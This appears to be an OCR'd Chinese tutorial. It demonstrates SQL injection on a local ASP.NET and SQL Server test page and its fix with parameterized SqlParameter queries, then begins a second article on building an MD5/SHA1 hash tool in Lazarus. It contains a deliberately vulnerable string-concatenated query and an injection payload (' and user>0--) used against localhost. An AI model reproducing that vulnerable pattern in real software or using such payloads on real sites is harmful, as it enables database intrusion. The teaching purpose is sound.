


图6

然后第三步，我们点击工具栏上的第一项“新建查询”，然后会出现一个SQLQuery1.sql的选项卡。

下去第四步我们先新建一个数据库和数据表，输入以下语句：create database test;

选中该句整句（包括分号，这样比较规范），然后点击“执行”，如图7所示。下面会提示命令执行成功。展开左边的目录树的数据库一项会看见多了一个名为test的数据库。




图7

同样的输入：

```
use test;
create table sqlInjection(name varchar(20));
```

选中两句，则会在test数据库中新创建一个sqlInjection表。

再插入点数据，执行如下的语句：

```
use test;
insert into sqlInjection values('name1');
insert into sqlInjection values('name1''');
```

插入了两个字符串数据，我们待会用到的时候再说。其中特别说明一下，在sql中，两个引号表示的就是单引号，要特别注意。

准备工作也基本完成了，再搞好页面，一个文本框、一个按钮和一个单选按钮列表（RadioButtonList），如图8所示。




图8

好，先说按钮的点击事件，加入如下代码：

```
Response.Redirect("WebForm1.aspx?name="+TextBox1.Text);
```

其实也就是方便测试而已，更直观。也可以直接在浏览器中输入。

在页面的Page_Load事件中先加入简单的获取和判断：

```
string name = Request.Params.Get("name");
if (name==null || name == "")
        Response.Write("name为空");
```

name就是我们传入的参数了，不多说了。

数据库连接相关代码如下：

```
SqlConnection sql = new SqlConnection(@"Data Source=.\SQLEXPRESS;Initial Catalog=test;Integrated Security=True;");
SqlCommand cmd = new SqlCommand();
cmd.Connection = sql;
sql.Open();
```

还有一个判断，如果选择了第一个单选按钮则为没有防注入的处理。相关代码如下：

```
if (RadioButtonList1.SelectedItem.Value=="1")
{
    //最简单的查询方法，无任何注入防护
    cmd.CommandText = "select * from sqlInjection where name='" + name + "'";
    SqlDataReader reader = cmd.ExecuteReader();
    if(reader.Read())
        Response.Write("结果："+reader.GetString(0));
}
```

很简单，测试时使用的完整链接是：

http://localhost:1409/WebForm1.aspx?name=name1' and user>0--

测试结果如图9所示，已经暴出了……




图9

下面继续说防注入的最简单的方法。

防注入使用到的一个特殊的类是SqlParameter。实质上他就是用来代表一个参数。具体的用法看代码就明白了：

```
cmd.CommandText = "select * from sqlInjection where name=@name";
SqlParameter parm = new SqlParameter();
```

```
parm.ParameterName = "@name";  //参数名，需要有@
parm.SqlDbType = SqlDbType.VarChar;        //参数的类型，这里就是变长字符串
parm.Value = name;          //参数的值，赋值为上面获取到的name参数
cmd.Parameters.Add(parm);    //添加到集合中
SqlDataReader reader = cmd.ExecuteReader();
if (reader.Read())
    Response.Write("结果：" + reader.GetString(0));
else
{
    Response.Write("没有查询到"+name);
}
```

其中SqlParameter还有其它的一些方法和属性，详细请参考：

http://msdn.microsoft.com/zh-cn/library/system.data.sqlclient.sqlparameter_members(v=VS.80).aspx

下面开始测试一下。在文本框中输入“name1'”，在name1后面带上一个单引号，点击按钮后发现正常输出了，如图10所示。

从上面两个测试结果很明显可以看出，无论我们输入的name参数是什么东西，他都直接代入到查询语句中进行查询，即查询的就是我们输入的内容。前面之所以还插入另外一个name1'就是为了验证这个。




图10

如果输入”name1’ and user>0-- “的话，结果提示未查询到，如图11所示。




图11

虽然这个方法可以一定程度防止SQL注入的产生，但是代码编写也比较繁琐，即使还有其它的方式可以使用这个参数化的查询，但是始终代码都还是有点繁琐，不过还是推荐大家使用，其中JAVA也有类似的一个类，大家可以自行查询。

最后总结一下，其实本文并没有什么很高深的东西，除了在讨论一点基础的编程之外更多还多讨论了下原理，并不适合老手们看，大神们还是绕道吧……个人水平也比较有限，还是希望能和大家在论坛上多多交流大家一起提高！

MD5和SHA1散列计算程序的制作

随着MD5弱点的发现，使用SHA1散列算法的网站和程序也越来越多了，以前常用的WinMD5、WinMD5Sum之类的工具就显得不适用了。不过没有关系，我们可以自己做一个。这个程序可以同时支持对字符串以及文件进行MD5和SHA1散列计算，另外还需要支持比较值功能。

首先介绍一下我使用的编程工具——Lazarus。也许对于Lazarus这个名字很多人比较陌生，但看到程序界面如图1，是否就有熟悉的感觉呢？对了，Lazarus是使用Free Pascal作为编程语言，仿Delphi类型的快速程序开发工具。Lazarus是多平台的64位开源开发工具。其宣传口号是：一次编写，到处编译。和Java与C#不同，Lazarus编译出来的是本地代码，速度上会有一定的优势。目前Lazarus支持Windows、Linux、WinCE和Mac OS等操作系统，上月还初步支持了Android系统。

提示：Free Pascal语法和Delphi基本相同。而Lazarus和Delphi 7很相似。

和大部分开源软件一样，Lazarus同样有稳定版和开发版，我选用的是最新的Lazarus 0.9.30.1稳定版本。如果求新，可以去官方网站下载快照版（Daily Snapshots），差不多每周会更新一两次。

MD5和SHA1的算法是公开的，在网上有很多资料，这里就不再详细介绍了。在Lazarus中并没有内置MD5和SHA1算法控件，所以我们必须自己实现或者寻找一个现成的控件。




图1

刚开始的时候我想自己写实现MD5和SHA1算法，但对照网上的算法资料，忙碌了两天时间，还是没有成功。散列算法原理简单，但编程真正实现起来就很麻烦了。而且我也对自己的编程水平不太自信，万一程序中有什么隐藏比较深的Bug就麻烦了。

上网搜索了一下，在sourceforge.net（http://sourceforge.net/projects/lazarus-ccr/）找到了dcpcrypt控件包，其中不仅有我需要的MD5和SHA1散列算法控件，还有其它多种散列和加密算法的控件如图2和图3。




图2




图3

下载dcpcrypt控件包后将其解压到Lazarus安装目录中的components目录下，在我的机器中就是目录D:\lazarus\components\dcpcrypt中。然后启动Lazarus，选择Package->Open package file (.lpk)菜单如图4，这时会弹出文件打开对话框，选择dcpcrypt目录中的dcpcrypt_laz.lpk文件，然后如图5点击Use->Install菜单即可，这时Lazarus会询问是否重新编译Lazarus，需要选择Yes，因为目前Lazarus还不能支持动态连接控件，新控件安装必须编译整个Lazarus程序。

